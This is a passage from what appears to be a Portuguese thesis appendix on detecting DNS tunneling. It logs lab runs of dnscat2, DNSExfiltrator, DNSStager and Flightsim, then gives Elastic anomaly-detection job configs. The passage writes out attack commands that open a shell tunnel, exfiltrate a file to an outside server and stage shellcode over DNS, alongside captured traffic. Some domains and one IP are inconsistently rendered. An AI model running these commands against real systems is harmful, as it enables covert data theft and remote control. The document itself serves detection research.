11 11:57:27 ip-172-31-28-40 named[453]: client 007fa31802080 172.31.35.139#37200 (2298017240bc206e50a3cc2c04cc2795; t1.lsbb.link): quer
2298017240bc206e50a3cc2c04cc2795; t1.lsbb.link IN CNAME #EOL# (172.31.28.40)
11 11:57:27 ip-172-31-28-40 named[453]: client 007fa31802080 172.31.35.139#53360 (aa2a010c376758036cc0c3acc6a6149; t1.lsbb.link): quer
aa2a010c376758036cc0c3acc6a6149; t1.lsbb.link IN CNAME #EOL# (172.31.28.40)
11 11:57:28 ip-172-31-28-40 named[453]: client 007fa31802080 172.31.35.139#33400 (b0240172403449e27032993c1845605a; t1.lsbb.link): quer
b0240172403449e27032993c1845605a; t1.lsbb.link IN MX #EOL# (172.31.28.40)
11 11:57:28 ip-172-31-28-40 named[453]: client 007fa31802080 172.31.35.139#60150 (e002010c30b02952f0c0e3ad35c66f67; t1.lsbb.link): quer
e002010c30b02952f0c0e3ad35c66f67; t1.lsbb.link IN MX #EOL# (172.31.28.40)
11 11:57:28 ip-172-31-28-40 named[453]: client 007fa31802080 172.31.35.139#58704 (5785017240b7535d4eb2bc3c7f1c429e; t1.lsbb.link): quer
5785017240b7535d4eb2bc3c7f1c429e; t1.lsbb.link IN CNAME #EOL# (172.31.28.40)
11 11:57:29 ip-172-31-28-40 named[453]: client 007fa31802080 172.31.35.139#53110 (9ac2010c3063e729369e703eef8370023; t1.lsbb.link): quer
9ac2010c3063e729369e703eef8370023; t1.lsbb.link IN CNAME #EOL# (172.31.28.40)
11 11:57:29 ip-172-31-28-40 named[453]: client 007fa31802080 172.31.35.139#53590 (128e017240a0ef2259a50903c301f16e5; t1.lsbb.link): quer
128e017240a0ef2259a50903c301f16e5; t1.lsbb.link IN MX #EOL# (172.31.28.40)
11 11:57:29 ip-172-31-28-40 named[453]: client 007fa31802080 172.31.35.139#41670 (fa44010c35e45a0b13a093af60c4e23; t1.lsbb.link): quer
fa44010c35e45a0b13a093af60c4e23; t1.lsbb.link IN TXT #EOL# (172.31.28.40)
11 11:57:31 ip-172-31-28-40 named[453]: client 007fa31802080 172.31.35.139#58471 (53240172402023a33906ec93c6d1e2a34; t1.lsbb.link): quer
53240172402023a33906ec93c6d1e2a34; t1.lsbb.link IN MX #EOL# (172.31.28.40)
11 11:57:33 ip-172-31-28-40 named[453]: client 007fa31802080 172.31.35.139#51330 (0cf5010c3105e95f1e0303108f0e9; t1.lsbb.link): quer
0cf5010c3105e95f1e0303108f0e9; t1.lsbb.link IN CNAME #EOL# (172.31.28.40)
11 11:57:33 ip-172-31-28-40 named[453]: client 007fa31802080 172.31.35.139#47200 (37c601724046748a24766103c51a8382a3a; t1.lsbb.link): quer
37c601724046748a24766103c51a8382a3a; t1.lsbb.link IN TXT #EOL# (172.31.28.40)
  
```

Figura I.9: Dnscat2 - registros DNS resolvidor

I.3 TESTES DNSCAT2 - CLIENTE WINDOWS

A ferramenta Dnscat2 foi instalada no cliente Windows (IP= 172.31.45.168) para testes. A conexão com o servidor permanece a mesma, onde neste caso esse cliente Windows estabelecerá mais uma sessão com o servidor malicioso. Os parâmetros fornecidos neste teste incluem apenas o IP do servidor para simular uma conexão direta, sem o uso do domínio. Em uma conexão direta, o túnel do cliente se mostrou mais estável e rápido Figura I.10. A chave compartilhada pelo servidor foi fornecida pelo cliente para evitar alertas de segurança.


```
Command Prompt - dnscat2-v0.07-client-win32.exe --dns-server=3.13.200.204 --secret=310b71ca106432ef2e0be33698d5085
creating DNS driver:
domain = (null)
host = 0.0.0.0
port = 53
type = TXT,CNAME,MX
server = 3.13.200.204

** Peer verified with pre-shared secret!

Session established!
```

Figura I.10: Dnscat2 - módulo cliente Windows

Com a utilização do analisador de pacotes Wireshark, é possível verificar que na conexão direta, utilizando apenas o IP do servidor atacante, os dados codificados estão concatenados aos caracteres *dnscat.*, conforme Figura I.11, facilitando muito o bloqueio dessas conexões com simples assinaturas de segurança configuradas para bloquear mensagens que contenham esses caracteres. Por isso, na documentação da ferramenta Dnscat2, seu desenvolvedor não recomenda este método e sim o uso do domínio para contornar melhor os sistemas de segurança locais da rede.



No.	Time	Source	Destination	Protocol	Length	Info
500	16.918074	3.13.200.204	172.31.45.168	DNS	158	Standard query response 0x50ea NX dnscat.332a613a8206a6559c8b179a424abed NX 10 dnscat.2847813a8206a6559c8b179a424abed
510	16.920733	172.31.45.168	3.13.200.204	DNS	181	Standard query 0x7963 NX dnscat.1f40813a8206a6559c8b179a424abed NX 10 dnscat.64f9013a8206a6559c8b179a424abed
511	16.912552	3.13.200.204	172.31.45.168	DNS	158	Standard query response 0x7963 NX dnscat.1f40813a8206a6559c8b179a424abed NX 10 dnscat.64f9013a8206a6559c8b179a424abed
671	19.110713	172.31.45.168	3.13.200.204	DNS	181	Standard query 0x5759 CNAME dnscat.7080913a8206a6559c8b179a424abed CNAME dnscat.170a613a8206a6559c8b179a424abed
672	19.120625	3.13.200.204	172.31.45.168	DNS	156	Standard query response 0x5759 CNAME dnscat.7080913a8206a6559c8b179a424abed CNAME dnscat.170a613a8206a6559c8b179a424abed
757	20.222847	172.31.45.168	3.13.200.204	DNS	181	Standard query 0x4e40 CNAME dnscat.04f8013a8206a6559c8b179a424abed CNAME dnscat.170a613a8206a6559c8b179a424abed
758	20.222870	3.13.200.204	172.31.45.168	DNS	156	Standard query response 0x4e40 CNAME dnscat.04f8013a8206a6559c8b179a424abed CNAME dnscat.170a613a8206a6559c8b179a424abed
788	21.320985	172.31.45.168	3.13.200.204	DNS	181	Standard query 0x1598 NX dnscat.1c60813a8206a6559c8b179a424abed NX 10 dnscat.c80813a8206a6559c8b179a424abed
789	21.320994	3.13.200.204	172.31.45.168	DNS	158	Standard query response 0x1598 NX dnscat.1c60813a8206a6559c8b179a424abed NX 10 dnscat.c80813a8206a6559c8b179a424abed
811	22.422099	172.31.45.168	3.13.200.204	DNS	181	Standard query 0x0a5c TXT dnscat.28c033a8206a6559c8b179a424abed TXT dnscat.28c033a8206a6559c8b179a424abed
812	22.422106	3.13.200.204	172.31.45.168	DNS	148	Standard query response 0x0a5c TXT dnscat.28c033a8206a6559c8b179a424abed TXT dnscat.28c033a8206a6559c8b179a424abed
829	23.430612	172.31.45.168	3.13.200.204	DNS	181	Standard query 0x0a5c CNAME dnscat.4e22013a8206a6559c8b179a424abed CNAME dnscat.751c913a8206a6559c8b179a424abed
830	23.430619	3.13.200.204	172.31.45.168	DNS	156	Standard query response 0x0a5c CNAME dnscat.4e22013a8206a6559c8b179a424abed CNAME dnscat.751c913a8206a6559c8b179a424abed
847	24.431231	172.31.45.168	3.13.200.204	DNS	181	Standard query 0x0f54 TXT dnscat.6110813a8206a6559c8b179a424abed TXT dnscat.6110813a8206a6559c8b179a424abed
848	24.431234	3.13.200.204	172.31.45.168	DNS	148	Standard query response 0x0f54 TXT dnscat.6110813a8206a6559c8b179a424abed TXT dnscat.6110813a8206a6559c8b179a424abed
877	25.537180	172.31.45.168	3.13.200.204	DNS	181	Standard query 0x1c12 NX dnscat.3c20813a8206a6559c8b179a424abed NX 10 dnscat.cc7c813a8206a6559c8b179a424abed
878	25.539177	3.13.200.204	172.31.45.168	DNS	158	Standard query response 0x1c12 NX dnscat.3c20813a8206a6559c8b179a424abed NX 10 dnscat.cc7c813a8206a6559c8b179a424abed
896	26.644370	172.31.45.168	3.13.200.204	DNS	181	Standard query 0x7ca6 TXT dnscat.8080813a8206a6559c8b179a424abed TXT dnscat.8080813a8206a6559c8b179a424abed
897	26.644386	3.13.200.204	172.31.45.168	DNS	148	Standard query response 0x7ca6 TXT dnscat.8080813a8206a6559c8b179a424abed TXT dnscat.8080813a8206a6559c8b179a424abed
920	27.648741	172.31.45.168	3.13.200.204	DNS	181	Standard query 0x0e1a TXT dnscat.4397813a8206a6559c8b179a424abed TXT dnscat.4397813a8206a6559c8b179a424abed
927	27.650991	3.13.200.204	172.31.45.168	DNS	148	Standard query response 0x0e1a TXT dnscat.4397813a8206a6559c8b179a424abed TXT dnscat.4397813a8206a6559c8b179a424abed
942	28.656138	172.31.45.168	3.13.200.204	DNS	181	Standard query 0x0e1a CNAME dnscat.7f30813a8206a6559c8b179a424abed CNAME dnscat.466c813a8206a6559c8b179a424abed
943	28.656150	3.13.200.204	172.31.45.168	DNS	156	Standard query response 0x0e1a CNAME dnscat.7f30813a8206a6559c8b179a424abed CNAME dnscat.466c813a8206a6559c8b179a424abed
963	29.750688	3.13.200.204	172.31.45.168	DNS	148	Standard query response 0x1c1b TXT dnscat.5150813a8206a6559c8b179a424abed TXT dnscat.5150813a8206a6559c8b179a424abed
988	30.851175	172.31.45.168	3.13.200.204	DNS	181	Standard query 0x1e1d TXT dnscat.1640813a8206a6559c8b179a424abed TXT dnscat.1640813a8206a6559c8b179a424abed
989	30.852063	3.13.200.204	172.31.45.168	DNS	148	Standard query response 0x1e1d TXT dnscat.1640813a8206a6559c8b179a424abed TXT dnscat.1640813a8206a6559c8b179a424abed
1008	31.950808	172.31.45.168	3.13.200.204	DNS	181	Standard query 0x0e1c CNAME dnscat.0210813a8206a6559c8b179a424abed CNAME dnscat.9f08013a8206a6559c8b179a424abed
1009	31.960055	3.13.200.204	172.31.45.168	DNS	156	Standard query response 0x0e1c CNAME dnscat.0210813a8206a6559c8b179a424abed CNAME dnscat.9f08013a8206a6559c8b179a424abed
1074	33.061377	172.31.45.168	3.13.200.204	DNS	181	Standard query 0x3863 TXT dnscat.3c20813a8206a6559c8b179a424abed TXT dnscat.3c20813a8206a6559c8b179a424abed
1075	33.062096	3.13.200.204	172.31.45.168	DNS	148	Standard query response 0x3863 TXT dnscat.3c20813a8206a6559c8b179a424abed TXT dnscat.3c20813a8206a6559c8b179a424abed

```
Flags: 0x118 Standard query response, No error
Questions: 1
Answer RRs: 1
Authority RRs: 0
Additional RRs: 0
Queries
  dnscat.4e22013a8206a6559c8b179a424abed: type CNAME, class IN
Answers
  [Request: 10.1023]
  [Time: 0.001400000 seconds]
0000 00 00 c5 52 50 50 0a 41 70 10 2a 72 00 00 45 60  -R- - - - -
0010 00 00 58 f2 00 00 7f 11 3c cc 80 c8 c8 ac 17  -X B ? - - - -
0020 2d 00 00 35 64 30 00 7a 1c 32 40 00 00 00 00 00  - - - - -
0030 00 00 00 00 00 00 00 00 00 73 63 63 7a 22 14 00  - - - - -
0040 7f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  - - - - -
0050 00 00 7d 39 00 00 00 00 00 00 00 00 00 00 00 00  - - - - -
0060 20 90 64 64 73 63 63 64 22 37 35 37 63 30 31 33  - dnscat 757c813
0070 41 30 31 63 30 65 14 30 38 32 30 38 34 31 66  - dnscat 602c813
```

Figura I.11: Dnscat2 - Wireshark conexão direta ao servidor

Outra sessão de cliente Windows foi gerada, dessa vez especificando como parâmetros o domínio malicioso, a porta 53 e a *secret key* fornecida pelo servidor, Figura I.12. Verificando os pacotes no Wireshark podemos então detectar o tráfego sendo codificado em hexadecimal, concatenado ao domínio malicioso e encapsulado em túnel DNS onde todas as mensagens trocadas entre cliente e servidor são consultas e respostas DNS.

Por fim, do servidor Kali Linux é possível estabelecer um túnel *shell* para a máquina cliente e assim




Figura I.12: Dnscat2 - Wireshark conexão pelo domínio ao servidor

podem navegar por suas pastas e arquivos remotamente através do túnel DNS. A Figura I.13 mostra o acesso livre à partir da máquina atacante no cliente Windows, visualizando e podendo exfiltrar os arquivos.




Figura I.13: Dnscat2 - Wireshark conexão pelo domínio ao servidor

I.4 TESTES DNSEXFILTRATOR

Na instância Windows 10 Desktop do laboratório foi simulado o ataque exfiltrando um arquivo executável, em torno de 102Mb (Wireshark.exe), o qual foi enviado para o servidor atacante Kali Linux. Primeiramente, para iniciar o estabelecimento do canal, o script em python foi executado no servidor Kali Linux com os parâmetros iniciais: subdomínio malicioso *ins.lsb.link* e senha 123456 para criptografar o túnel, conforme Figura I.14. É possível identificar que o servidor passa a escutar na porta UDP/53 para receber as requisições DNS.

```

root@kali: ~]
# cd DNSExfiltrator

root@kali: [~/DNSExfiltrat_r]
./dnsexfiltrator.py -d tins.lsb.link -p 123456
[+] DNS server listening on port 53
[+] Data was encoded using Base64URL
[+] Receiving file [Wireshark-win64-3.6.5.exe] as a ZIP file in [457721] chunks
[+] Data was encoded using Base64URL [-----] 0.7% Receiving file
[+] Receiving file [Wireshark-win64-3.6.5.exe] as a ZIP file in [457721] chunks
[-----] 50.4% Receiving file

```

Figura I.14: DNSExfiltrator - módulo servidor

No lado do cliente, primeiramente foi confirmado que o DNS resolvidor padrão da máquina apontava para o servidor Bind9 (172.31.28.40), onde realizamos as coletas de consultas DNS para análises, conforme Figura I.15. Ainda foram apagadas possíveis referências em cache que o cliente poderia ter, para certificar que consultas ao domínio malicioso sejam encaminhadas ao servidor DNS Resolvedor, com objetivo de serem registradas e utilizadas para análises de anomalias.

```

Microsoft Windows [Version 10.0.19044.1706]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator>nslookup
Default Server: UnKnown
Address: 172.31.28.40
>

```

Figura I.15: DNSExfiltrator - registros servidor DNS Resolvedor

O script em C# do DNSExfiltrator foi executado na máquina cliente, fornecendo os seguintes parâmetros para execução e exfiltração de dados pela ferramenta: o arquivo a ser transferido pelo canal (Wireshark-win64-3.6.5.exe), o domínio malicioso *tins.lsb.link*, a senha para criptografia (123456) e o IP do servidor pelo parâmetro -s (3.13.200.204), Figura I.16. Sem a identificação direta do IP da máquina atacante remota o script não era executado com sucesso, tal característica forçou uma conexão direta dos pacotes DNS sem precisar de requisições recorrentes ao servidor DNS Resolvedor. Conforme demonstra a Figura I.17, que fornece os logs do Bind9 durante a exfiltração, não foram identificadas referências ao domínios *lsbb.link*.

```

(c) Microsoft Corporation. All rights reserved.
C:\Users\Administrator>cd Downloads
C:\Users\Administrator\Downloads>dir
Volume in drive C has no label.
Volume Serial Number is 9009-3881

Directory of C:\Users\Administrator\Downloads
05/20/2022 04:04 AM <DIR> .
05/20/2022 04:04 AM <DIR> ..
05/20/2022 02:23 AM          22,016 dnsExfiltrator.exe
05/20/2022 03:34 AM          1,247,573 teste.pdf
05/20/2022 02:28 AM              10 teste.txt
05/20/2022 04:04 AM       77,462,328 Wireshark-win64-3.6.5.exe
                4 File(s)      78,731,927 bytes
                2 Dir(s)      6,319,587,328 bytes free

C:\Users\Administrator\Downloads>dnsExfiltrator.exe Wireshark-win64-3.6.5.exe tins.lsb.link 123456 s=3.13.200.204
[*] Working with DNS server [3.13.200.204]
[*] Compressing (ZIP) the [Wireshark-win64-3.6.5.exe] file in memory
[*] Encrypting the ZIP file with password [123456]
[*] Encoding the data with Base64URL
[*] Total size of data to be transmitted: [102987072] bytes
[*] Maximum data exfiltrated per DNS request (chunk max size): [225] bytes
[*] Number of chunks: [457721]
[*] Sending "init" request
[*] Sending data...

```

Figura I.16: DNSExfiltrator - módulo cliente

Durante a exfiltração do arquivo executável, foi utilizado o próprio programa analisador de tráfego Wireshark para visualizar os pacotes DNS da máquina cliente, principalmente pelo fato de não haver registros no servidor DNS resolvidor. Na Figura I.18 é possível visualizar uma sequência de consultas e respostas DNS entre a máquina atacada (172.31.45.168) e o servidor Kali Linux (3.13.200.204), onde os


```

root@kali: ~]
# cd DNSExfiltrator

root@kali: [~/DNSExfiltrat r]
# ./dnsexfiltrator.py -d t1ns.lsbb.link -p 123456
[*] DNS server listening on port 53
[+] Data was encoded using Base64URL
[+] Receiving file [Wireshark-win64-3.6.5.exe] as a ZIP file in [457721] chunks
[+] Data was encoded using Base64URL----- 0.7% Receiving file
[+] Receiving file [Wireshark-win64-3.6.5.exe] as a ZIP file in [457721] chunks
===== 100.0% Receiving file
[+] Decrypting using password [123456] and saving to output file [Wireshark-win64-3.6.5.exe.zip]

```

Figura I.19: DNSExfiltrator - Exfiltração realizada com sucesso

Figura I.20.

```

root@kali: [~/DNSStager]
# ./dnstager.py --domain t1.nsbb.link --payload x64/c1p6 --output /tmp/01.exe --prefix cloud-srv- --ttl=1000 --root=/root/001user/declar.pdf --loop 1 --sleep 0x0

DNSSTAGER

Stable v1.0 Hide your payload in DNS

[!] DNSStager will generate agent for x64 architecture
[!] DNSStager will generate C agent for you
[!] DNSStager will use IPv6 to transfer your shellcode
[!] DNSStager will encode your payload using XOR key 0x10
[!] [!]/!v!000 64-x64-0x10p25 0xc

[!] Agent generated successfully to /tmp/01.exe
[!] DNSStager will send 3370 DNS requests to get the full payload
[!] Starting DNS server ...
[!] [!]/!v!000 64-x64-0x10p25 0xc

2022-08-26 12:25:25 [DNSHandler-Resolver] Request: [3.15.236.379:45161] (udp) / "cloud-srv-0.t1.nsbb.link." (AAAA)
2022-08-26 12:25:25 [DNSHandler-Resolver] Reply: [3.15.236.379:45161] (udp) / "cloud-srv-0.t1.nsbb.link." (AAAA) / RRS: AAAA
2022-08-26 12:25:26 [DNSHandler-Resolver] Request: [3.15.236.379:37130] (udp) / "cloud-srv-1.t1.nsbb.link." (AAAA)
2022-08-26 12:25:26 [DNSHandler-Resolver] Reply: [3.15.236.379:37130] (udp) / "cloud-srv-1.t1.nsbb.link." (AAAA) / RRS: AAAA
2022-08-26 12:25:27 [DNSHandler-Resolver] Request: [3.15.236.379:53651] (udp) / "cloud-srv-2.t1.nsbb.link." (AAAA)
2022-08-26 12:25:27 [DNSHandler-Resolver] Reply: [3.15.236.379:53651] (udp) / "cloud-srv-2.t1.nsbb.link." (AAAA) / RRS: AAAA
2022-08-26 12:25:27 [DNSHandler-Resolver] Request: [3.15.236.379:13954] (udp) / "cloud-srv-3.t1.nsbb.link." (AAAA)
2022-08-26 12:25:27 [DNSHandler-Resolver] Reply: [3.15.236.379:13954] (udp) / "cloud-srv-3.t1.nsbb.link." (AAAA) / RRS: AAAA
2022-08-26 12:25:28 [DNSHandler-Resolver] Request: [3.15.236.379:35307] (udp) / "cloud-srv-4.t1.nsbb.link." (AAAA)
2022-08-26 12:25:28 [DNSHandler-Resolver] Reply: [3.15.236.379:35307] (udp) / "cloud-srv-4.t1.nsbb.link." (AAAA) / RRS: AAAA

```

Figura I.20: DNSStager - módulo servidor

Durante o teste realizado foi definido o prefixo *srv-cloud-* para simular websites do tipo CDN e verificar que pode haver uma tentativa de atravessar controles de *whitelists*. O arquivo codificado *Declar.pdf* foi subdividido em 3570 requisições DNS para conseguir enviar o arquivo completamente. As informações são inseridas no RR do tipo AAAA (relativo à resolução IPV6). No lado do cliente, é possível testar o recebimento dos dados codificados fazendo uma resolução para um dos subdomínios criados dos 3570 no total, como mostra a Figura I.21.

```

C:\> Command Prompt - nslookup

Microsoft Windows [Version 10.0.19044.1706]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator>nslookup
Default Server: UnKnown
Address: 172.31.28.40

> cloud-srv-0.t1.lsbb.link
Server: UnKnown
Address: 172.31.28.40

Name: cloud-srv-0.t1.lsbb.link
Address: 6375:7e78:7130:2130:6375:7e78:7130:2230

```

Figura I.21: DNSStager - cliente

I.6 TESTES FLIGHTSIM

Flightsim é um utilitário leve criado para gerar tráfego malicioso na rede e ajudar equipes de segurança a avaliar controles e exposição da rede. A ferramenta simula, além de túneis DNS, tráfego DGA, requisições para túneis C2 conhecidos e ativos e outros canais suspeitos (18). Para o nosso teste, à partir da máquina Ubuntu foi executado o comando do módulo cliente para simular *dns-tunnel*, como opção de entrada (Figura I.22). O subdomínio desta ferramenta é **.sandbox.alphasoc.xyz*. Para cada execução do comando, Flightsim dispara cerca de 50 requisições para o domínio malicioso simulando a verificação de status do canal C2.

```
root@ip-172-31-35-139:~/flightsim# ./flightsim run tunnel-dns
AlphaSOC Network Flight Simulator™ 2.2.2 (https://github.com/alphasoc/flightsim)
The address of the network interface for IP traffic is 172.31.35.139
The address of the network interface for DNS queries is 127.0.0.1
The current time is 08-Aug-22 20:51:54

20:51:54 [tunnel-dns] Simulating DNS tunneling via *.sandbox.alphasoc.xyz
20:52:04 [tunnel-dns] Done (1/1)

All done! Check your SIEM for alerts using the timestamps and details above.
root@ip-172-31-35-139:~/flightsim#
```

Figura I.22: Flightsim - cliente

Segue demonstração da saída do comando *help* para visualizar as demais opções de simulação do utilitário:

```
1 flightsim --help
2
3 AlphaSOC Network Flight Simulator (https://github.com/alphasoc/flightsim)
4
5 flightsim is an application which generates malicious network traffic for security
6 teams to evaluate security controls (e.g. firewalls) and
7 ensure that monitoring tools
8 are able to detect malicious traffic.
9
10 Usage:
11     flightsim <command> [arguments]
12
13 Available commands:
14     get          Get a list of elements (ie. families)
15                 of a certain category (ie. c2)
16     run          Run all modules, or a particular module
17     version     Prints the version number
18
19 Cheatsheet:
20     flightsim run          Run all the modules
21     flightsim run c2       Simulate C2 traffic
22     flightsim run c2:trickbot Simulate C2 traffic for the TrickBot family
23     flightsim run ssh-transfer:1GB Simulate a 1GB SSH/SFTP file transfer
24
25     flightsim get families:c2 Get a list of all c2 families
```

II. DETECTORES EM CÓDIGO JSON - JOBS

```
1 {
2   "job_id": "flow1",
3   "description": "",
4   "groups": [
5     "mestrado"
6   ],
7   "analysis_config": {
8     "bucket_span": "15m",
9     "detectors": [
10      {
11        "function": "high_count",
12        "over_field_name": "destination.ip"
13      },
14      {
15        "function": "max",
16        "field_name": "network.bytes",
17        "over_field_name": "destination.ip"
18      },
19      {
20        "function": "max",
21        "field_name": "source.bytes",
22        "over_field_name": "destination.ip"
23      },
24      {
25        "function": "distinct_count",
26        "field_name": "source.port",
27        "over_field_name": "destination.ip"
28      },
29      {
30        "function": "distinct_count",
31        "field_name": "destination.port",
32        "over_field_name": "destination.ip"
33      },
34      {
35        "function": "distinct_count",
36        "field_name": "source.ip",
37        "over_field_name": "destination.ip"
38      }
39    ],
40    "influencers": [
41      "destination.ip",
42      "source.ip"
43    ]
44  },
45  "data_description": {
```

```

46     "time_field": "@timestamp"
47   },
48   "custom_settings": {
49     "created_by": "population-wizard"
50   },
51   "analysis_limits": {
52     "model_memory_limit": "66MB"
53   },
54   "model_plot_config": {
55     "enabled": false,
56     "annotations_enabled": false
57   }
58 }

```

```

1
2 {
3   "job_id": "flow2",
4   "job_type": "anomaly_detector",
5   "job_version": "8.3.3",
6   "create_time": 1659988133275,
7   "finished_time": 1659988151203,
8   "model_snapshot_id": "1659988150",
9   "custom_settings": {
10    "created_by": "population-wizard"
11  },
12  "datafeed_config": {
13    "datafeed_id": "datafeed-flow2",
14    "job_id": "flow2",
15    "query_delay": "67162ms",
16    "chunking_config": {
17      "mode": "auto"
18    },
19    "indices_options": {
20      "expand_wildcards": [
21        "open"
22      ],
23      "ignore_unavailable": false,
24      "allow_no_indices": true,
25      "ignore_throttled": true
26    },
27    "query": {
28      "bool": {
29        "must": [
30          {
31            "match_all": {}
32          }
33        ]
34      }
35    },
36    "indices": [

```



```

37     "packetbeat-*"
38 ],
39 "scroll_size": 1000,
40 "delayed_data_check_config": {
41     "enabled": true
42 },
43 "state": "stopped",
44 "timing_stats": {
45     "job_id": "flow2",
46     "search_count": 1146,
47     "bucket_count": 748,
48     "total_search_time_ms": 8399,
49     "average_search_time_per_bucket_ms": 11.22860962566845,
50     "exponential_average_search_time_per_hour_ms": 56.959718724016184
51 }
52 },
53 "groups": [
54     "mestrado"
55 ],
56 "description": "",
57 "analysis_config": {
58     "bucket_span": "15m",
59     "detectors": [
60         {
61             "detector_description": "max(\"event.duration\")
62             over \"dns.question.etld_plus_one\"",
63             "function": "max",
64             "field_name": "event.duration",
65             "over_field_name": "dns.question.etld_plus_one",
66             "detector_index": 0
67         },
68         {
69             "detector_description": "max(bytes_in) over
70
71             \"dns.question.etld_plus_one\"",
72             "function": "max",
73             "field_name": "bytes_in",
74             "over_field_name": "dns.question.etld_plus_one",
75             "detector_index": 1
76         },
77         {
78             "detector_description": "max(bytes_out) over
79
80             \"dns.question.etld_plus_one\"",
81             "function": "max",
82             "field_name": "bytes_out",
83             "over_field_name": "dns.question.etld_plus_one",
84             "detector_index": 2
85         }
86     ],
87     "influencers": [
88         "dns.question.etld_plus_one"

```

```

89     ],
90     "model_prune_window": "30d"
91 },
92 "analysis_limits": {
93     "model_memory_limit": "34mb",
94     "categorization_examples_limit": 4
95 },
96 "data_description": {
97     "time_field": "@timestamp",
98     "time_format": "epoch_ms"
99 },
100 "model_plot_config": {
101     "enabled": false,
102     "annotations_enabled": false
103 },
104 "model_snapshot_retention_days": 10,
105 "daily_model_snapshot_retention_after_days": 1,
106 "results_index_name": "shared",
107 "allow_lazy_open": false,
108 "data_counts": {
109     "job_id": "flow2",
110     "processed_record_count": 1033831,
111     "processed_field_count": 3201858,
112     "input_bytes": 93102826,
113     "input_field_count": 3201858,
114     "invalid_date_count": 0,
115     "missing_field_count": 933466,
116     "out_of_order_timestamp_count": 0,
117     "empty_bucket_count": 685,
118     "sparse_bucket_count": 2,
119     "bucket_count": 748,
120     "earliest_record_timestamp": 1659315570000,
121     "latest_record_timestamp": 1659988144729,
122     "last_data_time": 1659988150648,
123     "latest_empty_bucket_timestamp": 1659951900000,
124     "latest_sparse_bucket_timestamp": 1659813300000,
125     "input_record_count": 1033831,
126     "log_time": 1659988150648,
127     "latest_bucket_timestamp": 1659987900000
128 },
129 "model_size_stats": {
130     "job_id": "flow2",
131     "result_type": "model_size_stats",
132     "model_bytes": 36900912,
133     "peak_model_bytes": 44375878,
134     "model_bytes_exceeded": 294992,
135     "model_bytes_memory_limit": 35651584,
136     "total_by_field_count": 5,
137     "total_over_field_count": 10611,
138     "total_partition_field_count": 4,
139     "bucket_allocation_failures_count": 28,
140     "memory_status": "hard_limit",

```

```

141     "assignment_memory_basis": "current_model_bytes",
142     "categorized_doc_count": 0,
143     "total_category_count": 0,
144     "frequent_category_count": 0,
145     "rare_category_count": 0,
146     "dead_category_count": 0,
147     "failed_category_count": 0,
148     "categorization_status": "ok",
149     "log_time": 1659988150784,
150     "timestamp": 1659987000000
151 },
152 "forecasts_stats": {
153     "total": 0,
154     "forecasted_jobs": 0
155 },
156 "state": "closed",
157 "timing_stats": {
158     "job_id": "flow2",
159     "bucket_count": 748,
160     "total_bucket_processing_time_ms": 3159.9999999999986,
161     "minimum_bucket_processing_time_ms": 0,
162     "maximum_bucket_processing_time_ms": 412,
163     "average_bucket_processing_time_ms": 4.224598930481282,
164     "exponential_average_bucket_processing_time_ms": 16.17135331744272,
165     "exponential_average_bucket_processing_time_per_hour_ms": 71.545470034874
166 }

```

```

1  {
2  "job_id": "flow_v2",
3  "job_type": "anomaly_detector",
4  "job_version": "8.3.3",
5  "create_time": 1661456173489,
6  "finished_time": 1661517351656,
7  "model_snapshot_id": "1661517347",
8  "custom_settings": {
9      "created_by": "population-wizard",
10     "custom_urls": []
11 },
12 "datafeed_config": {
13     "datafeed_id": "datafeed-flow_v2",
14     "job_id": "flow_v2",
15     "query_delay": "82191ms",
16     "chunking_config": {
17         "mode": "auto"
18     },
19     "indices_options": {
20         "expand_wildcards": [
21             "open"
22         ],
23     "ignore_unavailable": false,

```

```

24     "allow_no_indices": true,
25     "ignore_throttled": true
26 },
27 "query": {
28     "bool": {
29         "must": [
30             {
31                 "match_all": {}
32             }
33         ]
34     }
35 },
36 "indices": [
37     "filebeat-*"
38 ],
39 "scroll_size": 1000,
40 "delayed_data_check_config": {
41     "enabled": true
42 },
43 "state": "stopped",
44 "timing_stats": {
45     "job_id": "flow_v2",
46     "search_count": 9708,
47     "bucket_count": 19204,
